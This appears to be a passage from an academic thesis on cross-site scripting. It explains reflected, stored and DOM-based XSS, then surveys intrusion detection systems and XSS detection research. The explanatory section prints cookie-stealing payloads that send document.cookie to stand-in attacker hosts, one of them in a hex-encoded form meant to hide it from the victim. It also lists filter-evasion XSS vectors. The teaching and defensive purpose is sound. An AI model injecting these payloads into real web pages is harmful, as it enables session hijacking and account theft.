Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user’s browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS [11].



Figure 1. 6:Reflected XSS attack scenario [7].

EXAMPLE:

As explained above attacker will include script given as below. So when victim will click on that link then request is sent to webapplication.com with given data search parameter that are

pointing to the script stored at attacker server that will steal cookie. When webapplication.com sends response then that script will gets executed at victims browser resulting in cookie stealing attack.

```
http://webapplication.com?search="><img src="x"
   onerror="http://attackerhost.example/cgi-
  bin/cookiesteal.cgi?'+document.cookie">
```

In some case attacker can trick victim by encoding the URL parameters in order hide the parameter from him/her. Below URL show content of preceding URL encoded in hex encoding scheme [20].

```
http://webapplication.com?search=%22%3E%3Cimg%20src%3D%22x%22onerror%3D%22http
%3A%2F%2Fattackerhost.example%2Fcgi-
bincookiesteal.cgi%3F%27%2Bdocument.cookie%22%3E%0A
```

1.5.3.2 Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS [11].



Figure 1. 7:Stored XSS attack scenario [7].

EXAMPLE :

1. Mallory gets an account on Bob's website.

2. Mallory observes that Bob's website contains a stored XSS vulnerability. If you go to the News section, and post a comment, it will display whatever he types in for the comment. But, if the comment text contains HTML tags in it, the tags get displayed as is, and any script tags get run.
3. Mallory reads an article in the News section and writes in a comment at the bottom in the Comments section. In the comment, she inserts this text:

   ```
   I love the puppies in this story!
   They're so cute<script src="http://mallorysevilsite.com/authstealer.js">
   ```
4. When Alice (or anyone else) loads the page with the comment, Mallory's script tag runs and steals Alice's authorization cookie, sending it to Mallory's secret server for collection.
5. Mallory can now hijack Alice's session and impersonate Alice.

1.5.3.3 DOM Based XSS

is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment [11].

This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).



Figure 1. 8:Stored DOM XSS attack scenario [7].

1.5.4 Some Attack vectors [12] :

Image XSS using the JavaScript directive

Image XSS using the JavaScript directive (IE7.0 doesn't support the JavaScript directive in context of an image, but it does in other contexts, but the following show the principles that would work in other tags as well:

```
<IMG SRC="javascript:alert('XSS');">
```

No quotes and no semicolon :

```
<IMG SRC=javascript:alert('XSS')>
```

Case insensitive XSS attack vector :

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

Default SRC tag by leaving it empty

```
<IMG SRC= onmouseover="alert('xxs')">
```

Malformed A tags

Skip the HREF attribute and get to the meat of the XXS... Verified on Chrome :

```
<a onmouseover="alert(document.cookie)">xss link</a>
```

Malformed IMG tags

This XSS vector uses the relaxed rendering engine to create our XSS vector within an IMG tag that should be encapsulated within quotes :

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

IMG Onerror and javascript alert encode

<imgsrc=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099
&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097
&#0000108&#0000101&#0000114&#0000040&#0000039&#0000088
&#0000083&#0000083&#0000039&#0000041">

1.5.5 Impact of XSS attack

Impact of XSS attack totally depends on the sensitivity of the data handled by vulnerable site. It may range from petty low to significantly high. Below list mention the various impacts of XSS.

Cookie stealing and account hijacking

Important information such as session ID is stored in cookies which can be stolen by an attacker, so it is possible for an attacker to steal the user's identity and confidential information associate with it. In case of normal users, it will lead loss of personal information such as bank account credentials and credit card information. For administrator user having high privileges, if there account is compromised through XSS, attacker can access web server, associated database system, and thus will have complete control on the web application [9].

Misinformation

One of the severe threats of XSS is a danger of credentialed misinformation. These types of attacks can include malware that can spy on user's browsing activities and therefore get traffic statistics, which leads to loss of privacy. Other type of misinformation is that malicious code can modify the appearance of the content of the page, after it is interpreted by the web browser [9].

Denial of Service

In view of an enterprise, it is critical that their Web applications must be accessible at all times. However, malicious scripts can cause loss of availability. Loss if availability can be achieved by redirecting user to different page whenever he tries to access particular legitimate page which can be achieved through XSS. Past example of XSS attack was spread of XSS worm in social network site Myspace.com which resulted in Denial of Service (DOS) attack. Also malicious script can crash user browser by using script that will throw alert boxes infinitely hence user is not allowed to access particular page [9].

Browser exploitation

Malicious script can route client browser to attackers site and then attacker can take benefit of security vulnerabilities present in web browser to have full control over user computer by executing various system commands like installing Trojan horse programs on the client or upload local data containing information about user credentials [9].

1.6 Conclusion

All the evidence about the current state of web application security indicates that although some aspects of security have indeed improved, entirely new threats have evolved to replace them. The overall problem has not been resolved on any significant scale. Attacks against web applications still present a serious threat to both the organizations that deploy them and the users who access them.

In this chapter, we presented the common web application technologies as well common security terminology.

The OWASP top10 web application vulnerabilities have been presented in this chapter, we focused on the XSS attack which is the most dangerous one.

In the next chapter we present well-known XSS attack detection techniques.

CHAPTER 2

XSS attack detection and prevention techniques

Chapter 2

XSS attack detection and prevention techniques

2.1 Introduction

Researchers have studied various mechanisms to protect against JavaScript based attacks. They are implemented either at the client or on the server side, and can be used to either detect or prevent cross-site attacks.

The following section explains the different suggested defenses mechanisms, we first talk about Intrusion Detection Systems and what they are, then we discuss some XSS attacks detection approaches and related works.

2.2 History of Intrusion Detection Systems

The idea of an automated Intrusion detection system goes back to 70's but wasn't introduced publicly until the 80's of the past century where James P. Anderson [55] published a study outlining ways to improve computer security auditing and surveillance at customer sites. He introduced the notion that the traceability and audit data may contain vital information for understanding and analyzing user behavior.

Between 1984 and 1986, Dorothy Denning and Peter Neumann [63] researched and developed the first model of a real-time IDS. This prototype was named the Intrusion Detection Expert System (IDES). This same system has been refined and enhanced to form what is known today as the Next-Generation Intrusion Detection Expert System (NIDES).

The report published by James P. Anderson and the work on the IDES was the start of much of the research on IDS throughout the 1980s and 1990s. During this period, the U.S. government funded most of this research. Projects like Discovery, Haystack, Multics Intrusion Detection and Alerting System (MIDAS), were all developed to detect intrusions. In the mid-1990s, commercial products surfaced for the masses.

Nowadays, more vendors are advertising they can process at gigabit speed. Internet Security Systems (ISS), Snort, Prelude, Cisco Systems and Intrusion.com advertise that they can analyze and alert on gigabit traffic [20].

2.3 Some Definitions

2.3.1 Intrusion

Intrusion is the action that attempt to compromise the confidentiality, integrity or availability of a resource.

2.3.2 Intrusion Detection

Intrusion detection is the process of monitoring the events occurring in a computer system or network and analyzing them for signs of intrusions, defined as attempts to compromise the confidentiality, integrity, availability, or to bypass the security mechanisms of a computer or network. Intrusions are caused by attackers accessing the systems from the Internet, authorized users of the systems who attempt to gain additional privileges for which they are not authorized, and authorized users who misuse the privileges given them [18].

2.3.3 Intrusion Detection Systems IDS

Intrusion Detection System or IDS is software, hardware or combination of both used to detect intruder activity [21].

2.3.4 Reverse Proxy

A reverse proxy is a webserver system that is capable of serving webpages sourced from other webservers - in addition to webpages on disk or generated dynamically by CGI - making these pages look like they originated at the reverse proxy. When configured with the mod_cache module the reverse proxy can act as a cache for slower backend webservers. The reverse proxy can also enable advanced URL strategies and management techniques, allowing webpages served using different webserver systems or architectures to coexist inside the same URL space. Reverse proxy systems are also ideal for implementing centralized logging websites with many or diverse website backends. Complex multi-tier webserver systems can be constructed using an mod_proxy frontend and any number of backend webservers [62].

2.4 Types of IDS

There are several types of IDS that can be deployed to aid security administrators in their endeavors as shown in figure 2.1. Two types, network-based intrusion detection systems (NIDS) and host-based intrusion detection systems (HIDS) are most prevalent in modern security

deployments. There are other types of IDS, however, which include file integrity and log file checkers, and decoy devices known as honeypots. Additionally, there exists hybrid systems that combine some of the different functionalities mentioned earlier. We'll discuss each of these IDS in this section.



Figure 2. 1**:** Characteristics of intrusion-detection systems [26].

2.4.1 Host IDS

Host-based intrusion detection systems (HIDS) are systems that sit at service endpoints rather than in the network transit points like NIDS. Host IDS, is installed on servers and is more focused on analyzing the specific operating system and application functionality residing on the HIDS host [22].

2.4.2 Network IDS

Network-based intrusion detection systems (NIDS) are devices intelligently distributed within networks that passively inspect traffic traversing the devices on which they sit. NIDS can be

hardware or software-based systems and, depending on the manufacturer of the system, can attach to various network mediums such as Ethernet. Oftentimes, NIDS have two network interfaces .One is used for listening to network conversations in promiscuous mode and the other is used for control and reporting [22].



Figure 2. 2 Network-Based IDS [27].

2.4.3 Hybrid IDS

Hybrid IDS are systems that combine both Host IDS and limited Network IDS functionality on the same security platform. A Hybrid IDS can monitor system and application events and verify a file system's integrity like Host IDS, yet because the monitoring network interface runs in a non-promiscuous mode, the Network IDS functionality only serves to analyze traffic destined for the device itself. A Hybrid IDS is often deployed on an organization's most critical servers [22].

2.4.4 Honeypots

Another form of IDS are honeypots. These systems differ from the other forms of IDS in that they act as service endpoints, yet have no actual production services. The honeypots simply appear to run vulnerable services and capture vital information as intruders attempt unauthorized

access. Using a honeypot, you can effectively place a doorbell on the network for hackers to ring and let you know they are there [22].

2.5 Approaches to Intrusion Detection

The two major approaches that are used by IDSs to detect intrusive behavior are called ***anomaly*** detection and ***misuse*** detection.

2.5.1 Anomaly detection approach

The anomaly detection approach is based on the premise that an attack on a computer system (or network) will be noticeably different from normal system (or network) activity, and an intruder (possibly masquerading as a legitimate user) will exhibit a pattern of behavior different from the normal user [24]. So, the IDS attempts to characterize each user's normal behavior, often by maintaining statistical profiles of each user's activities. The IDS can then use the profiles to monitor current user activity and compare it with past user activity. Whenever the difference between a user's current activity and past activity falls outside some predefined "bounds" (threshold values for each item in the profile), the activity is considered to be anomalous, arid hence suspicious [19].

2.5.2 Misuse detection approach

In the misuse detection approach, the IDS watches for indications of "specific, precisely representable techniques of computer system abuse" [23]. The IDS includes a collection of intrusion signatures, which are encapsulations of the identifying characteristics of specific intrusion techniques. The IDS detects intrusions by searching for these intrusion signatures in the records of user activities.

2.6 The architecture of an IDS

Intrusion detection systems are constructed from three components: a sensor, an analyzer and a user interface.

2.6.1 Sensors:

A sensor is the component that collects data such as network traffic, log files and system trace files. Once the data is collected, it is then forwarded to the analyzer.

The sensor can simply transmit the captured data directly, but in general a pre-processing is perfumed before the transmission. This pre-processing could be, for example, a data filtering based on data fields pertinence which limits the amount of information to be analyzed subsequently [20].

2.6.2 Analyzers:

An analyzer or a detection engine in IDS's is the part responsible of determining if there was an intrusion/anomaly among the data. After an intrusion is detected the analyzer's output is either an alarm or action. The sensor and the analyzer can be a single system, as known as a probe, or they can be separated into individual components depending on how the IDS is constructed [20].

2.6.3 User interface:

The user interface provides the means for the administrator to monitor the output of an analyzer, a probe, and configure analyzer and sensor operation [20].

2.7 False Positives and Negatives

It is impossible for an IDS to be perfect, primarily because network traffic is so complicated. The erroneous results in an IDS are divided into two types: false positives and false negatives. ***False positives*** occur when the IDS erroneously detects a problem with benign traffic.
False negatives occur when unwanted traffic is undetected by the IDS. Both create problems for security administrators and may require that the system be calibrated [20].

2.8 Cross-site Scripting (XSS) Attack Detection Approaches

A good amount of research has been done and is still in progress. Basic reason for arise of XSS is improper input handling. XSS can be eliminated by validation and input sanitization of user supplied data since it ensures that the user supplied data is in the format required for web application.
Four methods are proposed for input sanitization:

Replacement method searches for malicious inputs then replaces those malicious inputs with right safe characters.

Removal method also searches for malicious inputs but as opposed to replacement it removes them.

Escaping method converts (or marks) key characters of the data to prevent it from being interpreted in a dangerous context.

Restriction method restricts the user inputs to limited non-malicious inputs.

Input sanitization is difficult as predicting every attack signature is not possible. Restriction of inputs to a limited set can result in false positives. [25]
Lot of work has been done to handle XSS attacks which include:

- Client side approaches
- Server side approaches
- Static and dynamic analysis based approaches.
- Testing based approaches

This section explains some of these approaches and methods.

2.8.1 Client side approaches

To protect themselves against XSS attacks, users should at first increase their general security awareness. For example, users should go to the site they wish to view by entering the link directly in the address bar or using well-known search engines instead of following links in emails or unreliable Web sites. However, XSS attacks may occur automatically.

In [23], a strictly client-side mechanism for detecting malicious Java Scripts is proposed. The system consists of a browser-embedded script auditing component, and IDS that processes the audit logs and compares them to signatures of known malicious behavior or attacks. With this system, it is possible to detect various kinds of malicious scripts, not only XSS attacks. However, for each type of attack a signature must be crafted, meaning that the system is defeated by original attacks not anticipated by the signature authors.

Noxes Tool [28] is a client-side Web-proxy for mitigating XSS attacks, it operates as a Web proxy and analyzes all internal and external links embedded in Web pages. However, Noxes only focuses on the XSS attacks targeted on stealing credentials, while XSS attacks, which cause Denial of Service or modify the presentation of page content, are still possible to be achieved.

O.Ismail, M. Etoh, Y.Kadobayashi and S.Yamaguchi [29] developed a proposal and implementation of automatic detection/collection system for cross site scripting vulnerability which is a client side system. It consists of detection/collection proxy server and a database

server. For detection and collection on attack data, two modes are used, which are request change mode and response change mode. In request change mode if there are any HTML special tags in request or response, proxy will encode the tags and send the safe message. However, it does not work well if there are multiple parameters in request and response messages. We have response change mode for multiple parameters in which identifier will be attached with each special character. Thus system will send request with identity. After that all the collected information will be send to collection database server. It not only protects clients from XSS attacks but also inform the vulnerable web servers.

T.Jim, N.Swamy and M.Hicks [30] developed a mechanism that modifies the browser so that it can execute only legitimate scripts. It is based on two observations. First is that browser can perform script detection perfectly so the browser can be used to filter the scripts and second is that the developer of the web application knows scripts that should be executed for proper application functioning so the website can specify the legitimate scripts and filter the non legitimate scripts. In this the website embeds a security policy in its pages that specifies allowed scripts to run and browser enforce these policies i.e. security policies specifies what data the server sends to BEEP browsers. This mechanism requires minimal effort and low performance overhead. Also, it will prevent all the types of XSS attacks. Some disadvantages with this approach are:

- It requires modifications in the frameworks or installation of additional frameworks.
- Approved scripts have to be identified by the website.

All client-side solutions share one drawback: The necessity to install updates or additional components on each user's workstation. While this might be a realistic precondition for skilled, security-aware computer users, it is perceived as an obstacle or is not even considered by the vast majority of users. Thus, the level of protection such a system can offer is severely limited in practice.

2.8.3 Server side approaches

As mentioned previously, there are no complete solutions for users to protect themselves against XSS attacks. Hence, developers should build their Web applications with security in mind, namely, never trust user input and always encode or filter the special characters.

Lot of approaches have been proposed to secure the server side:

2.8.3.1 boundary injection

Shahriar et al. [31] had designed an automated server side XSS attack detection approach based on boundary injection that specify expected features of dynamic content generation location. The expected benign features identified from the server side code are checked during response page generation to detect XSS attacks.

This approach needs source code instrumentation, which make it less applied.

Gundy et al. [32] apply HTML element namespace randomization at the server side followed by derandomizing at the client side to prevent the injection of arbitrary JavaScript code.

2.8.3.2 Proxy level detection

SWAP [33] is generally operated, based on the notion of discovering all static script calls in the Web application and encoded them into syntactically invalid identifiers (script IDs) and therefore will not be executed by the JavaScript detection component.

This approach needs source code instrumentation, which make it less applied.

Shahriar et al. [34] approach relies on distance between the probability distribution of legitimate JavaScript code and the observed JavaScript code present in a response page. The deviation between the two types of JavaScript results in a high KLD value.

This approach need a complex treatments to analyze the javascript code on each page and extract their tokes.

2.8.3.3 IDS Level detection

Frenz *et al.* [35] develop an IDS to capture a legitimate web page and extract all executable JavaScript code followed by generating a hash. At a later time, when the web page is generated, the extracted code is used to generate a hash and compared with the earlier generated hash value. A mismatch is used to flag an XSS attack at the IDS level.

In contrast, our approach works at the proxy level and compares legitimate and observed JavaScript code based on our proposed hash algorithm

2.8.4 Static Analysis Approach:

Static code analysis is an approach for detecting XSS vulnerabilities in web applications. Static code analysis basically traces the flow of data from the source to its destination. If a tainted input reaches the destination, it can results in XSS vulnerability.

Researchers proposed various static analysis approaches to detect vulnerabilities from source code of software system. Attack detection approaches have been strengthened by in-depth research in static analysis algorithms in recent times.

Y.W Huang, F. Yu, C. Hang, C. H. Tsai (2004) [40] use counter example traces to minimize the number of sanitization routines inserted and to identify the reason of errors that enhance the precision of both code instrumentation and error reports. Variables representing current trust level were assigned states which further were used in verifying the legal information flow in a web application. Now in order to verify the correctness of all safety states of program Abstract Interpretation, Bounded Model Checking technique was used.

An approach for finding the XSS vulnerability in web application by the analysis of weak input validation is proposed in **[36].** This approach checks whether vulnerable inputs sent by the user invokes the JavaScript interpreter. The approach is limited to Firefox only.

An approach for improving the efficiency of taint analysis by precise alias analysis of PHP codes is presented in **[37].** Taint analysis generates false positives without alias analysis. The approach is integrated into a tool named Pixy. Limitations of the present work are that it doesn't support the object oriented features of PHP and reference statements that contain arrays or array elements are not considered for alias analysis. This limitation is overcome in [38].

2.8.4 Dynamic Analysis Approach:

Many methods are proposed for static code analysis by the researchers. Some of them are discussed here.

2.8.4.1 Browser-Enforced Embedded Policies Approach:

A white list of all benign scripts is given by the web application to browser to protect from malicious code [51]. This was a good idea which allows only the scripts in the provided list to run; however, since there is a difference in the parsing mechanism of different browsers a successful filtering system of one browser may not be successful for other. Hence, although the

technique explained in this paper is quite successful against these kinds of situations but a modification is required to be done in all the browsers to enforce the policy. So, it suffers for scalability problem from the web application's point of view [52]. Every client needs to have this modified version of browser on their system.

2.8.4.2 Syntactical Structure Approach:

Su and Wassermann in [53] suggested an approach which states that when there is a successful injection attack there is a change in the syntactical structure of the exploited entity. They present an approach to check the syntactic structure of output string to detect malicious payload. Augment the user input with metadata to track this substring from source to sinks. This metadata help the modified parser to check the syntactical structure of the dynamically generated string by indicating end and start position of the user given data. Moreover, the process was blocked if there was a sign of any abnormality. This approach was found to be quite successful while it detects any injection vulnerabilities other than XSS only checking the syntactic structure is not sufficient to prevent this sort of workflow vulnerabilities that are caused by the interaction of multiple modules [54].

2.8.4.3 Interpreter-based Approaches:

This approach has been suggested by Pietraszek, and Berghe in which there is use of instrumenting interpreter to track untrusted data at the character level and for identifying vulnerabilities that use context-sensitive string evaluation at each susceptible sink [58]. This approach is sound and can detect vulnerabilities as they add security assurance by modifying the interpreter. But approach of modifying interpreter is not easily applicable to some other web programming languages, such as Java, Jsp, Servlets [59].

3.8.5 Static and Dynamic Analysis Approach

Static code analysis alone can't guarantee detection of all XSS vulnerability. So approaches involving the combination of static and dynamic code analysis are proposed by researchers. An approach is presented here.

There is a tool called WebSSARI [60] which combines static and runtime features and find security vulnerabilities by applying static taint propagation analysis. WebSSARI follows type state and lattice model and uses flow sensitive, intra-procedural approach to determine vulnerability. When this tool knows that tainted data has reached sensitive function, it

automatically puts runtime guards which are also called as sanitization routines [60]. There is a big drawback with this technique that it gives a large number of false negative and positive because of its intra-procedural type-based analysis [61]. Furthermore this approach also takes results from users' designed filters as safe. Hence, the real vulnerabilities might be missed, as it is quite possible that malicious payload may not be detected by designated filtering function.

Pixy [39] is used for the static analysis that identifies flow of input values from the source to the sensitive areas of code using data flow techniques. Dynamic analysis is used to overcome the problem of generation of false positives. Some cheat sheets are used to create inputs. The approach is implemented in the form of a tool named "Senar" and the case studies are conducted on five open source web applications written in PHP.

2.8.5.1 Testing based approaches

Approaches for the testing of user input validation can be classified into two groups, *crawler* based and *proxy* based. A new approach that combines the strength of both approaches called ***Perturbation*** based Interactive UIV Testing (PIUIVT) is proposed in [56]. PIUIVT automatically generate test inputs by analyzing the client side information of web application. By the comparison of structural similarity between original HTML page, the response page of an invalid input, and the response page of a valid input it obtains results.

Y. Huang, S. Huang, Lin, and Tsai use number of software-testing techniques such as black-box testing, fault injection, and behavior monitoring to web application in order to deduce the presence of vulnerabilities. Figure 2.5 depicts the entire WAVES system architecture. see [41] for more details.



Figure 2. 3 System architecture of WAVES.

There are many other projects where a similar kind of approach has been followed like WebInspect [42], APPScan [43] and ScanDo [44]. Since, these approaches are applied to identify errors in development cycle, so these may unable to provide instant Web application protection [45] and they cannot guarantee the detection of all flaws as well [46].

3.8.6 Other Approaches

2.8.6.1 Supervised learning based approach

